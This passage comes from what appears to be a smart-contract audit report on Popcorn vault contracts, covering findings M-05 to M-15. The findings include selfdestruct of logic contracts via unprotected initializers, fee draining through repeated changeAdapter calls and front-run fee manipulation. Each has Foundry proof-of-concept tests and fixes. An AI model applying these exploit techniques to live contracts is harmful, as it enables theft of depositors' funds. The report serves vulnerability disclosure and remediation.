            // solhint-disable
            address(strategy).delegatecall(
                abi.encodeWithSignature("harvest()")
            );
        }

        emit Harvested();
    }
```

An attacker can call the initializer method of the BeefyAdapter / YearnAdapter to pass a malicious contract to initialize the strategy address of AdapterBase, where the malicious contract only has a `harvest()` function or a fallback function that calls selfdestruct.

The attacker will then call harvest on BeefyAdapter / YearnAdapter implementation causing the logic contracts to be destroyed.

YearnAdapter excerpt:

```
contract YearnAdapter is AdapterBase {
    using SafeERC20 for IERC20;
    using Math for uint256;

    string internal _name;
    string internal _symbol;

    VaultAPI public yVault;
    uint256 constant DEGRADATION_COEFFICIENT = 10**18;

    /**
     * @notice Initialize a new Yearn Adapter.
     * @param adapterInitData Encoded data for the base adapter
     * @param externalRegistry Yearn registry address.
     * @dev This function is called by the factory contract wher
```

```
     * @dev The yearn registry will be used given the `asset` fr
     */
    function initialize(
        bytes memory adapterInitData,
        address externalRegistry,
        bytes memory
    ) external initializer {
        (address _asset, , , , , ) = abi.decode(
            adapterInitData,
            (address, address, address, uint256, bytes4[8], byte
        );
        __AdapterBase_init(adapterInitData);
```

**BeefyAdapter** excerpt:

```
contract BeefyAdapter is AdapterBase, WithRewards {
    using SafeERC20 for IERC20;
    using Math for uint256;

    string internal _name;
    string internal _symbol;

    IBeefyVault public beefyVault;
    IBeefyBooster public beefyBooster;
    IBeefyBalanceCheck public beefyBalanceCheck;

    uint256 public constant BPS_DENOMINATOR = 10_000;

    error NotEndorsed(address beefyVault);
    error InvalidBeefyVault(address beefyVault);
    error InvalidBeefyBooster(address beefyBooster);

    /**
     * @notice Initialize a new Beefy Adapter.
     * @param adapterInitData Encoded data for the base adapter
     * @param registry Endorsement Registry to check if the beef
     * @param beefyInitData Encoded data for the beefy adapter i
     * @dev `_beefyVault` - The underlying beefy vault.
     * @dev `_beefyBooster` - An optional beefy booster.
     * @dev This function is called by the factory contract wher
     */
    function initialize(
        bytes memory adapterInitData,
        address registry,
```

```
        bytes memory beefyInitData
    ) external initializer {
        (address _beefyVault, address _beefyBooster) = abi.decoc
            beefyInitData,
            (address, address)
        );
        __AdapterBase_init(adapterInitData);
```

## Recommended Mitigation Steps

Add constructors and use OZ Initializable's `\_disableInitializers()` function as the only line of code in the constructor.

```
/// @custom:oz-upgrades-unsafe-allow constructor
constructor() {
    _disableInitializers();
}
```

Also suggest the same for MultiRewardStaking and Vault contracts.

**RedVeil (Popcorn) disputed**

**LSDan (judge) marked as invalid**

**eierina (warden) commented**:

> Hi @LSDan, not sure why this was disputed and why it was deemed invalid.

> The issue is valid, I described the different initializer execution contexts, what can happen if a selfdestruct is called in the implementation, and how that can be achieved by passing a malicious strategy address to the logic contract. Beside that, another warden did find the same issue **#712**, the sponsor confirmed and the issue is valid.

> In short I will post here a small test I wrote to show how to reproduce the issue, if that is not against the policies (Foundry does not support multiple tx in a test and does not maintain state between tests, so that was not straightforward).

> Thank you for your time if you look into this!

eierina (warden) commented:

> The test below reuses test_*deployVault*adapter_given() from VaultController.t.sol, which sets up an instance with a mock adapter that inherits from BaseAdapter similarly to the Beefy and Yearn ones. The difference is that the test is run in the setup and then assertions repeated in the test. This is so that between the logic injected selfdestruct can execute in the setup and then the test executes in a new transaction after the selfdestruct finalizes.

> The flag doDestroyLogic can be set to true or false, and the only difference this makes for the test, is that if set to true, at the end of the setup it calls harvest() on the mock adapter which destroys the logic. The test pass as expected when doDestroyLogic is false, while it fails when the doDestroyLogic is true.

> *(Note: See original submission to review the tests.)*

LSDan (judge) decreased severity to Medium

## [M-06] In `MultiRewardStaking.addRewardToken()`, `rewardsPerSecond` is not accurate enough to handle all type of reward tokens.

*Submitted by* hansfriese

The raw `rewardsPerSecond` might be too big for some ERC20 tokens and it wouldn't work as intended.

### Proof of Concept

As we can see from `_accrueStatic()`, the `rewardsPerSecond` is a raw amount without any multiplier.

```
function _accrueStatic(RewardInfo memory rewards) internal vie
  uint256 elapsed;
  if (rewards.rewardsEndTimestamp > block.timestamp) {
    elapsed = block.timestamp - rewards.lastUpdatedTimestamp;
  } else if (rewards.rewardsEndTimestamp > rewards.lastUpdatec
    elapsed = rewards.rewardsEndTimestamp - rewards.lastUpdate
```

```
        }

        accrued = uint256(rewards.rewardsPerSecond * elapsed);
    }
```

But 1 wei for 1 second would be too big an amount for some popular tokens like WBTC(8 decimals) and EURS(2 decimals).

For WBTC, it will be 0.31536 WBTC per year (worth about `$7,200`) to meet this requirement, and for EURS, it must be at least 315,360 EURS per year (worth about `$315,000`).

Such amounts might be too big as rewards and the protocol wouldn't work properly for such tokens.

### Recommended Mitigation Steps

Recommend introducing a `RATE_DECIMALS_MULTIPLIER = 10**9(example)` to increase the precision of `rewardsPerSecond` instead of using the raw amount.

RedVeil (Popcorn) confirmed

## [M-07] Users can fail to withdraw deposited assets from a vault that uses `YearnAdapter` contract as its adapter because `maxLoss` input for calling corresponding Yearn vault's `withdraw` function cannot be specified

*Submitted by* rbserver*, also found by* ladboy233*,* hansfriese*, and* 0xjuicer

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/adapter/abstracts/AdapterBase.sol#L210-L235

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/adapter/yearn/YearnAdapter.sol#L166-L172

https://github.com/yearn/yearn-vaults/blob/master/contracts/Vault.vy#L1028-L1167

## Impact

For a vault that uses the `YearnAdapter` contract as its adapter, calling the `Vault.withdraw` or `Vault.redeem` function will eventually call the `AdapterBase._withdraw` and `YearnAdapter._protocolWithdraw` functions below when the adapter is not paused. When the `YearnAdapter._protocolWithdraw` function executes `yVault.withdraw(convertToUnderlyingShares(assets, shares))`, the `maxLoss` input is not specified when calling the Yearn vault's `withdraw` function below. Thus, the Yearn vault's `withdraw` function will be called with its default `maxLoss` input value that is 0.01%. If the total loss incurred during the withdrawal is more than 0.01%, calling the Yearn vault's `withdraw` function that executes `assert totalLoss <= maxLoss * (value + totalLoss) / MAX_BPS` will revert. In a bear market, it is possible that the Yearn vault's strategies do not perform well so the total loss can be more than 0.01% permanently. In this situation, calling the `Vault.withdraw` or `Vault.redeem` function will always revert because calling the Yearn vault's `withdraw` function without specifying the `maxLoss` input reverts. As a result, users lose the deposited assets that they are unable to withdraw.

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/adapter/abstracts/AdapterBase.sol#L210-L235

```
    function _withdraw(
        address caller,
        address receiver,
        address owner,
        uint256 assets,
        uint256 shares
    ) internal virtual override {
        ...

        if (!paused()) {
            uint256 underlyingBalance_ = _underlyingBalance();
            _protocolWithdraw(assets, shares);
            // Update the underlying balance to prevent inflatic
            underlyingBalance -= underlyingBalance_ - _underlyir
        }

        ...
```

```
    }
```

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/adapter/yearn/YearnAdapter.sol#L166-L172

```
    function _protocolWithdraw(uint256 assets, uint256 shares)
        internal
        virtual
        override
    {
        yVault.withdraw(convertToUnderlyingShares(assets, shares
    }
```

https://github.com/yearn/yearn-vaults/blob/master/contracts/Vault.vy#L1028-L1167

```
@external
@nonreentrant("withdraw")
def withdraw(
    maxShares: uint256 = MAX_UINT256,
    recipient: address = msg.sender,
    maxLoss: uint256 = 1,  # 0.01% [BPS]
) -> uint256:
    """
    ...
    @param maxLoss
        The maximum acceptable loss to sustain on withdrawal. De
        If a loss is specified, up to that amount of shares may
    @return The quantity of tokens redeemed for `_shares`.
    """
    shares: uint256 = maxShares  # May reduce this number below

    # Max Loss is <=100%, revert otherwise
    assert maxLoss <= MAX_BPS

    # If _shares not specified, transfer full share balance
    if shares == MAX_UINT256:
        shares = self.balanceOf[msg.sender]

    # Limit to only the shares they own
    assert shares <= self.balanceOf[msg.sender]
```

```
    # Ensure we are withdrawing something
    assert shares > 0

    # See @dev note, above.
    value: uint256 = self._shareValue(shares)
    vault_balance: uint256 = self.totalIdle

    if value > vault_balance:
        totalLoss: uint256 = 0
        # We need to go get some from our strategies in the with
        # NOTE: This performs forced withdrawals from each Strat
        #       forced withdrawal, a Strategy may realize a loss
        #       is reported back to the Vault, and the will affe
        #       of tokens that the withdrawer receives for their
        #       can optionally specify the maximum acceptable lo
        #       to prevent excessive losses on their withdrawals
        #       happen in certain edge cases where Strategies re
        for strategy in self.withdrawalQueue:
            if strategy == ZERO_ADDRESS:
                break  # We've exhausted the queue

            if value <= vault_balance:
                break  # We're done withdrawing

            amountNeeded: uint256 = value - vault_balance

            # NOTE: Don't withdraw more than the debt so that St
            #       continue to work based on the profits it has
            # NOTE: This means that user will lose out on any pr
            #       Strategy in the queue would return on next h
            amountNeeded = min(amountNeeded, self.strategies[str
            if amountNeeded == 0:
                continue  # Nothing to withdraw from this Strate

            # Force withdraw amount from each Strategy in the or
            preBalance: uint256 = self.token.balanceOf(self)
            loss: uint256 = Strategy(strategy).withdraw(amountNe
            withdrawn: uint256 = self.token.balanceOf(self) - pr
            vault_balance += withdrawn

            # NOTE: Withdrawer incurs any losses from liquidatio
            if loss > 0:
                value -= loss
                totalLoss += loss
                self._reportLoss(strategy, loss)
```

```
            # Reduce the Strategy's debt by the amount withdrawn
            # NOTE: This doesn't add to returns as it's not earn
            self.strategies[strategy].totalDebt -= withdrawn
            self.totalDebt -= withdrawn
            log WithdrawFromStrategy(strategy, self.strategies[s

        self.totalIdle = vault_balance
        # NOTE: We have withdrawn everything possible out of the
        #       but we still don't have enough to fully pay them
        #       to the total amount we've freed up through force
        if value > vault_balance:
            value = vault_balance
            # NOTE: Burn # of shares that corresponds to what Va
            #       including the losses that were incurred abov
            shares = self._sharesForAmount(value + totalLoss)

            # NOTE: This loss protection is put in place to revert i
            #       withdrawing are more than what is considered acc
            assert totalLoss <= maxLoss * (value + totalLoss) / MAX_

    # Burn shares (full value of what is being withdrawn)
    self.totalSupply -= shares
    self.balanceOf[msg.sender] -= shares
    log Transfer(msg.sender, ZERO_ADDRESS, shares)

    self.totalIdle -= value
    # Withdraw remaining balance to _recipient (may be different
    self.erc20_safe_transfer(self.token.address, recipient, valu
    log Withdraw(recipient, shares, value)

    return value
```

## Proof of Concept

The following steps can occur for the described scenario.

1. A vault that uses the `YearnAdapter` contract as its adapter exists.
2. A user calls the `Vault.deposit` function to deposit some asset tokens in the corresponding Yearn vault.
3. A bear market starts so the Yearn vault's strategies do not perform well, and the total loss is more than 0.01% consistently.

4. Calling the `Vault.withdraw` or `Vault.redeem` function always reverts because the user cannot specify the `maxLoss` input for calling the Yearn vault's `withdraw` function. As a result, the user loses the deposited asset tokens.

### Tools Used

VS Code

### Recommended Mitigation Steps

The `YearnAdapter._protocolWithdraw` function can be updated to add an additional input that would be used as the `maxLoss` input for calling the Yearn vault's `withdraw` function. The other functions that call the `YearnAdapter._protocolWithdraw` function need to add this input as well.

**RedVeil (Popcorn) confirmed, but disagreed with severity**

**LSDan (judge) decreased severity to Medium**

## [M-08] `VaultController()` Missing call `DeploymentController.nominateNewDependencyOwner()`

*Submitted by* **bin2chen**, *also found by* **aashar**, **ladboy233**, *and* **chaduke**

Unable to switch to a new deploymentController.

### Proof of Concept

The current protocol supports the replacement of the new DeploymentController, which can be switched by `VaultController.setDeploymentController()`.

Normally, when switching, the owner of the cloneFactory/cloneRegistry/templateRegistry in the old DeploymentController should also be switched to the new DeploymentController.

DeploymentController's `nominateNewDependencyOwner()` implementation is as follows:

```
/**
 * @notice Nominates a new owner for dependency contracts. Cal
 * @param _owner The new `DeploymentController` implementatior
 */
function nominateNewDependencyOwner(address _owner) external c
  IOwned(address(cloneFactory)).nominateNewOwner(_owner);
  IOwned(address(cloneRegistry)).nominateNewOwner(_owner);
  IOwned(address(templateRegistry)).nominateNewOwner(_owner);
}
```

But there is a problem here, VaultConttroler.sol does not implement the code to call old_Deployerment.

`nominateNewDependencyOwner()` , resulting in DeploymentController can not switch properly, `nominateNewDependencyOwner()` 's Remarks: `Caller must be owner. (`VaultController` via `AdminProxy`)`

But in fact the VaultController does not have any code to call the nominateNewDependencyOwner:

```
function setDeploymentController(IDeploymentController _deploy
  _setDeploymentController(_deploymentController);
}

function _setDeploymentController(IDeploymentController _deplo
  if (address(_deploymentController) == address(0) || address(
    revert InvalidDeploymentController(address(_deploymentCont

  emit DeploymentControllerChanged(address(deploymentControlle

  deploymentController = _deploymentController;
  cloneRegistry = _deploymentController.cloneRegistry();
  templateRegistry = _deploymentController.templateRegistry();
}
```

## Recommended Mitigation Steps

`setDeploymentController()` need call `nominateNewDependencyOwner()` :

```
contract VaultController is Owned {
  function setDeploymentController(IDeploymentController _deploy

+     //1. old deploymentController nominateNewDependencyOwner
+     (bool success, bytes memory returnData) = adminProxy.execut
+        address(deploymentController),
+        abi.encodeWithSelector(
+          IDeploymentController.nominateNewDependencyOwner.selec
+          _deploymentController
+        )
+      );
+      if (!success) revert UnderlyingError(returnData);
+
+     //2. new deploymentController acceptDependencyOwnership
+     _deploymentController.acceptDependencyOwnership();

      _setDeploymentController(_deploymentController);
  }

}
```

RedVeil (Popcorn) confirmed

## [M-09] cool down time period is not properly respected for the `harvest` method

*Submitted by* imare, *also found by* Walter, Malatrax, Hawkeye, hansfriese, Ch_301, KIntern_NA, bin2chen, rbserver, ladboy233, eccentricexit, 7siech, rvierdiiev, peakbolt, thecatking, *and* Ruhum

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L86

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L438-L450

### Vulnerability details

Harvest method is called on every deposit or withdraw into the `Vault` which further calls into the provided strategy.

This calling into strategy is limited by the cool down period. But in the current implementation is not properly respected.

## Impact

Setting the cool down period for a strategy harvest callback method is not working properly so that on every deposit/withdraw into `Vault` also the strategy is called every time.

## Proof of Concept

The main problem is that `lastHarvest` state variable is only set in the constructor:

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L86

and is not updated on strategy harvest method execution in the following lines:

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L438-L450

## Recommended Mitigation Steps

For the cool down period to work correctly, update tha `lastHarvest` state variable like this:

```
        function harvest() public takeFees {
            if (
                address(strategy) != address(0) &&
                ((lastHarvest + harvestCooldown) < block.timestamp)
            ) {
+
+               lastHarvest = block.timestamp;
+
                // solhint-disable
```

```
                address(strategy).delegatecall(
                    abi.encodeWithSignature("harvest()")
                );
            }

            emit Harvested();
        }
```

RedVeil (Popcorn) confirmed

## [M-10] `Vault.redeem` function does not use `syncFeeCheckpoint` modifier

*Submitted by* rbserver, *also found by* hansfriese, bin2chen, eccentricexit, chaduke, cccz, *and* ustas

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L253-L278

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L211-L240

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L496-L499

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L473-L477

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L480-L494

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L447-L460

### Impact

The following `Vault.redeem` function does not use the `syncFeeCheckpoint` modifier, which is unlike the `Vault.withdraw` function below. Because of this, after

calling the `Vault.redeem` function, `highWaterMark` is not sync'ed. In this case, calling functions like `Vault.takeManagementAndPerformanceFees` after the `Vault.redeem` function is called and before the `syncFeeCheckpoint` modifier is triggered will eventually use a stale `highWaterMark` to call the `Vault.accruedPerformanceFee` function. This will cause the performance fee to be calculated inaccurately in which the `feeRecipient` can receive more performance fee than it should receive or receive no performance fee when it should.

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L253-L278

```
function redeem(
    uint256 shares,
    address receiver,
    address owner
) public nonReentrant returns (uint256 assets) {
    ...
}
```

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L211-L240

```
function withdraw(
    uint256 assets,
    address receiver,
    address owner
) public nonReentrant syncFeeCheckpoint returns (uint256 sha
    ...
}
```

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L496-L499

```
modifier syncFeeCheckpoint() {
    _;
    highWaterMark = convertToAssets(1e18);
```

```
}
```

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L473-L477

```
function takeManagementAndPerformanceFees()
    external
    nonReentrant
    takeFees
{}
```

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L480-L494

```
modifier takeFees() {
    uint256 managementFee = accruedManagementFee();
    uint256 totalFee = managementFee + accruedPerformanceFee
    uint256 currentAssets = totalAssets();
    uint256 shareValue = convertToAssets(1e18);

    if (shareValue > highWaterMark) highWaterMark = shareVal

    if (managementFee > 0) feesUpdatedAt = block.timestamp;

    if (totalFee > 0 && currentAssets > 0)
        _mint(feeRecipient, convertToShares(totalFee));

    _;
}
```

https://github.com/code-423n4/2023-01-popcorn/blob/main/src/vault/Vault.sol#L447-L460

```
function accruedPerformanceFee() public view returns (uint25
    uint256 highWaterMark_ = highWaterMark;
    uint256 shareValue = convertToAssets(1e18);
    uint256 performanceFee = fees.performance;

    return
```

```
                performanceFee > 0 && shareValue > highWaterMark
                    ? performanceFee.mulDiv(
                        (shareValue - highWaterMark) * totalSupply()
                        1e36,
                        Math.Rounding.Down
                    )
                    : 0;
        }
```

### Proof of Concept

The following steps can occur for the described scenario.

1. A user calls the `Vault.redeem` function, which does not sync `highWaterMark`.
2. The vault owner calls the `Vault.takeManagementAndPerformanceFees` function, which eventually calls the `accruedPerformanceFee` function.
3. When calling the `Vault.accruedPerformanceFee` function, because `convertToAssets(1e18)` is less than the stale `highWaterMark`, no performance fee is accrued. If calling the `Vault.redeem` function can sync `highWaterMark`, some performance fee would be accrued through using such updated `highWaterMark` but that is not the case here.
4. `feeRecipient` receives no performance fee when it should.

### Tools Used

VS Code

### Recommended Mitigation Steps

The `Vault.redeem` function can be updated to use the `syncFeeCheckpoint` modifier.

**RedVeil (Popcorn) confirmed**

## [M-11] Unchecked return of `execute()`

*Submitted by OxNazgul, also found by Deivitto*

Across the `VaultController.sol` there are many external calls to the `AdminProxy.sol` via `execute()`. Looking at the `execute()` function in `AdminProxy.sol`:

```
    function execute(address target, bytes calldata callData)
        external
        onlyOwner
        returns (bool success, bytes memory returndata)
    {
        return target.call(callData);
    }
```

As one can see it does a call to the target contract with the provided `callData`. Going back to the `VaultController.sol` the success of the call is check and reverts if unsuccessful. However, in one instance this check is missed and could cause issues.

## Proof of Concept

Looking at that specific instance:

```
    function __deployAdapter(
        DeploymentArgs memory adapterData,
        bytes memory baseAdapterData,
        IDeploymentController _deploymentController
      ) internal returns (address adapter) {
        (bool success, bytes memory returnData) = adminProxy.execute
          address(_deploymentController),
          abi.encodeWithSelector(DEPLOY_SIG, ADAPTER, adapterData.ic
        );
        if (!success) revert UnderlyingError(returnData);

        adapter = abi.decode(returnData, (address));

        adminProxy.execute(adapter, abi.encodeWithSelector(IAdapter.
    }
```

It is clear that the last call to `AdminProxy.sol`'s `execute` is not checked.

### Recommended Mitigation Steps

Consider adding a check similar to how it is done in the rest of the contract.

RedVeil (Popcorn) confirmed, but disagreed with severity

## [M-12] Vault Fees Can Total To More Than `1e18`

*Submitted by* OxNazgul

Currently in `Vault.sol` there are four different fee types:

1. Deposit
2. Withdrawal
3. Management
4. Performance

There is a proper check to make sure that individually none of them are `>= 1e18`. However, they can total to more than `1e18` and cause unsuspecting users to pay more than they may want to.

### Proof of Concept

Just taking the deposit and withdrawal fees into account say both of them are set to `5e17`, totaling to `1e18`. If a user were to then deposit and withdraw, that would be 100%. Add in the other two fees and this situation gets even worse.

### Recommended Mitigation Steps

Consider making sure that the total of all four fee types is less than 1e18 instead of individually.

RedVeil (Popcorn) acknowledged

## [M-13] vault.changeAdapter can be misused to drain fees

*Submitted by* Lirios, *also found by* ladboy233, hansfriese, KIntern_NA, csanuragjain, *and* thecatking

The vault owner has an option to change the adapter for the vault.

The normal mechanism to change adapter is that the change should first be proposed by the owner via `proposeAdapter` and after a `quitPeriod`, it can be set via a call to `changeAdapter`.

After an owner has changed an adapter, any user is still able to call the `changeAdapter` function again. This will "change" the adapter to the same adapter, as `proposedAdapter` variable still has the same value as set by the owner.

This extra call will redeem all funds from the adapter, and deposit again to the same adapter.

*When this adapter charges any fees, this will result in a direct loss of assets.*

For example Beefy finance has a default withdrawal fee of 0.1%.

When the adapter has been set to a new BeefyAdapter, calling `changeAdapter`, will do a `_protocolWithdraw` and `_protocolDeposit` to deposit/withdraw all assets on the beefyvault. This results in a net loss of 0.1% of those assets, which will go to the beefyVault.

Repeatedly calling `changeAdapter` can cause a significant direct loss of user funds.

*note*:

calling `changeAdapter` before an owner has called `proposeAdapter` fails because `adapter.deposit` will revert when `adapter` is `address(0)`. But it is still recommended to check if `proposeAdapter` has been called when `changeAdapter` is executed.

## Proof of Concept

To test the scenario, I have created a new Mock contract to simulate an adapter that charges fees.

*test\utils\mocks\MockERC4626WithFees.sol*

```
// SPDX-License-Identifier: AGPL-3.0-only
pragma solidity >=0.8.0;
import "forge-std/console.sol";
import {MockERC4626} from "./MockERC4626.sol";
import {MathUpgradeable as Math} from "openzeppelin-contracts-up
import { IERC4626, IERC20 } from "../../../src/interfaces/vault/

contract MockERC4626WithFees is MockERC4626 {
    using Math for uint256;
    constructor(
        IERC20 _asset,
        string memory _name,
        string memory _symbol
    ) MockERC4626(_asset, _name, _symbol) {}


    /// @notice `previewRedeem` that takes withdrawal fees into
    function previewRedeem(uint256 shares)
        public
        view
        override
        returns (uint256)
    {
        uint256 assets = convertToAssets(shares);
        uint256 withdrawalFee = 10;
        uint256 fee = assets.mulDiv(
            withdrawalFee,
            10_000,
            Math.Rounding.Up
        );
        assets -= fee;

        return assets;
    }

    function beforeWithdraw(uint256 assets, uint256 shares) inte
        MockERC4626.beforeWithdraw(assets,shares);
        uint256 assetsWithoutFees = convertToAssets(shares);
        uint256 fee = assetsWithoutFees - assets;
        // in real adapters, withdrawal would cause _underlyingB
        // here simulate that by burning asset tokens. same effe
        asset.transfer(address(0xdead), fee);
    }
```

```
}
```

First, need to add the imports to *.\test\vault\Vault.t.sol*

```
pragma solidity ^0.8.15;

+import "forge-std/console.sol";
 import { Test } from "forge-std/Test.sol";
 import { MockERC20 } from "../utils/mocks/MockERC20.sol";
 import { MockERC4626 } from "../utils/mocks/MockERC4626.sol";
+import { MockERC4626WithFees } from "../utils/mocks/MockERC4626
 import { Vault } from "../../src/vault/Vault.sol";
```

and change the `test__changeAdapter` test in *.\test\vault\Vault.t.sol* to test the impact of 10 calls to `changeAdapter`:

```
@@ -824,7 +826,7 @@ contract VaultTest is Test {

    // Change Adapter
    function test__changeAdapter() public {
-     MockERC4626 newAdapter = new MockERC4626(IERC20(address(ass
+     MockERC4626 newAdapter = new MockERC4626WithFees(IERC20(adc
      uint256 depositAmount = 1 ether;

      // Deposit funds for testing
@@ -858,6 +860,19 @@ contract VaultTest is Test {
      assertEq(asset.allowance(address(vault), address(newAdapter

      assertEq(vault.highWaterMark(), oldHWM);
+
+     console.log(asset.balanceOf(address(newAdapter)) );
+     console.log(newAdapter.balanceOf(address(vault)) );
+
+     vm.startPrank(alice);
+     uint256 rounds = 10;
+     for (uint256 i = 0;i<rounds;i++){
+       vault.changeAdapter();
+     }
+
+     console.log(asset.balanceOf(address(newAdapter)) );
```

```
+     console.log(newAdapter.balanceOf(address(vault)) );
+
    }
```

Runing this test, results in the vault/adapter assets to have decreased by about 1% (10 times 0.1%).

The output:

```
Running 1 test for test/vault/Vault.t.sol:VaultTest
[PASS] test__changeAdapter() (gas: 2896175)
Logs:
  2000000000000000000 <---- asset.balanceOf(address(newAdapter)
  2000000000000000000 <---- newAdapter.balanceOf(address(vault)
  1980089760419496416 <---- asset.balanceOf(address(newAdapter)
  1980089760419496416 <---- newAdapter.balanceOf(address(vault)
```

### Tools Used

Forge

### Recommended Mitigation Steps

Implement better checks for `changeAdapter`. It is possible to add an `onlyOwner` modifier to this function. Other option is to check if `proposedAdapterTime` is set, and set `proposedAdapterTime` to 0 after `changeAdapter` has been called. This will allow only 1 call to `changeAdapter` for every `proposeAdapter` call.

**RedVeil (Popcorn) confirmed, but disagreed with severity**

**LSDan (judge) decreased severity to Medium**

## [M-14] Fee on transfer token not supported

*Submitted by* csanuragjain, *also found by* rbserver, 0xSmartContract, btk, joestakey, Josiah, Viktor_Cortess, rvi0x, RaymondFam, Deivitto, KIntern_NA, 0xNazgul, 0xdeadbeef0x, koxuan, 0xNineDec, pavankv, Rolezn, Bauer, *and* UdarTeam

If you are making a Lock fund for escrow using a fee on transfer token then contract will receive less amount (X-fees) but will record full amount (X). This becomes a problem as when claim is made then call will fail due to lack of funds. Worse, one user will unknowingly take the missing fees part from another user deposited escrow fund.

## Proof of Concept

1. User locks token X as escrow which takes fee on transfer
2. For same, he uses `lock` function which transfers funds from user to contract

```
 function lock(
    IERC20 token,
    address account,
    uint256 amount,
    uint32 duration,
    uint32 offset
  ) external {
...
 token.safeTransferFrom(msg.sender, address(this), amount);
...
escrows[id] = Escrow({
      token: token,
      start: start,
      end: start + duration,
      lastUpdateTime: start,
      initialBalance: amount,
      balance: amount,
      account: account
    });
...
}
```

3. Since token has fee on transfer, the contract receives only `amount-fees` but the escrow object is created for full `amount`
4. Lets say escrow duration is over and claim is made using `claimRewards` function

```
function claimRewards(bytes32[] memory escrowIds) external {
```

```
...
 uint256 claimable = _getClaimableAmount(escrow);
...
 escrow.token.safeTransfer(escrow.account, claimable);
...
}
```

5. Since full duration is over, the claimable amount is `amount`. But this fails on transfer to account since contract has only `amount-fees`

### Recommended Mitigation Steps

Compute the balance before and after transfer and subtract them to get the real amount. Also use nonReentrant while using this to prevent from reentrancy in ERC777 tokens.

**RedVeil (Popcorn) confirmed**

## [M-15] Management Fee for a vault is charged even when there is no assets under management and subject to manipulation.

*Submitted by* **ast3ros**, *also found by* **rvierdiiev**

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L429-L439

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L473

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L481

### Vulnerability details

`managementFee` is calculated by `accruedManagementFee` function: - managementFee x (totalAssets x (block.timestamp - feesUpdatedAt))/SECONDS*PER*YEAR
https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L429-L439

## Impact 1

Management Fee for a vault is charged even when there is no assets under management.

The `feesUpdatedAt` variable is first assigned at block.timestamp when the vault is initialized:
https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L87

The vault could be deployed and initialized without any asset under management at time T. For example 10 years after deployment, a user Alice deposits 100ETH into the vault, the management fee will be calculated from T to block.timestamp (which is 10 years) which is not fair. Alice will be charged immediately all majority of 100ETH as management fee. Further than that, if the totalAssets after a year is significant large, the management fee will be highly overcharged for the last year when no fund was managed.

The vault owner could create vaults, wait for a period of time and trap user to deposit. He then could immediately get user assets by claim the wrongful management fee.

## Proof of Concept

```
    function test__managementFeeOvercharge() public {
        // Set fee
        _setFees(0, 0, 1e17, 0);

        // 10 years passed
        uint256 timestamp = block.timestamp + 315576000; // 10 years
        vm.warp(timestamp);
```

```
        // Alice deposit 100 ether to the vault
        uint256 depositAmount = 100 ether;
        asset.mint(alice, depositAmount);
        vm.startPrank(alice);
        asset.approve(address(vault), depositAmount);
        vault.deposit(depositAmount, alice);
        vm.stopPrank();

        // 1 second pass
        uint256 timestamp1 = block.timestamp + 1;
        vm.warp(timestamp1);

        uint256 expectedFeeInAsset = vault.accruedManagementFee();
        uint256 expectedFeeInShares = vault.convertToShares(expectec

        // Vault creator call takeManagementAndPerformanceFees to ta
        vault.takeManagementAndPerformanceFees();
        console.log("Total Supply: ", vault.totalSupply());
        console.log("Balance of feeRecipient: ", vault.balanceOf(fee


        assertEq(vault.totalSupply(), depositAmount + expectedFeeInS
        assertEq(vault.balanceOf(feeRecipient), expectedFeeInShares)

        // FeeReccipient withdraw the tokens
        vm.startPrank(feeRecipient);
        vault.redeem(vault.balanceOf(feeRecipient), feeRecipient, fe
        // 50 ETH is withdrawn to feeRecipient
        console.log("Asset balance of feeRecipient: ", asset.balance
        console.log("Vault total assets: ", vault.totalAssets());
    }
```

### Impact 2

Management Fee is subject to manipulation because of `feesUpdatedAt` and `totalAssets` are varied by user or vault owner's actions.

To get the management fee will be lower.

- A user who wants to deposit large amount of assets to the vault, he will tend to call `takeManagementAndPerformanceFees` to reset the variable `feesUpdatedAt` to block.timestamp before deposit.

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L473

- A user who want to withdraw will withdraw before the call of `takeManagementAndPerformanceFees` function.

Vault owner will have the incentive to front run a large withdraw of assets and call `takeManagementAndPerformanceFees` to get higher management fee because `totalAssets()` is still high.

## Proof of Concept

Alice deposits 1000 ETH into the vault. The vault deposit, withdraw and management fees are set to 1e17.

In the first scenario, before Alice can withdraw, vault creator front-run to call the `takeManagementAndPerformanceFees` function. Result is that feeReceipient will have 192.21 ETH.

```
function test__managementFeeFrontRun() public {
    _setFees(1e17, 1e17, 1e17, 0);

    // Alice deposit 1000 ether to the vault
    uint256 depositAmount = 1000 ether;
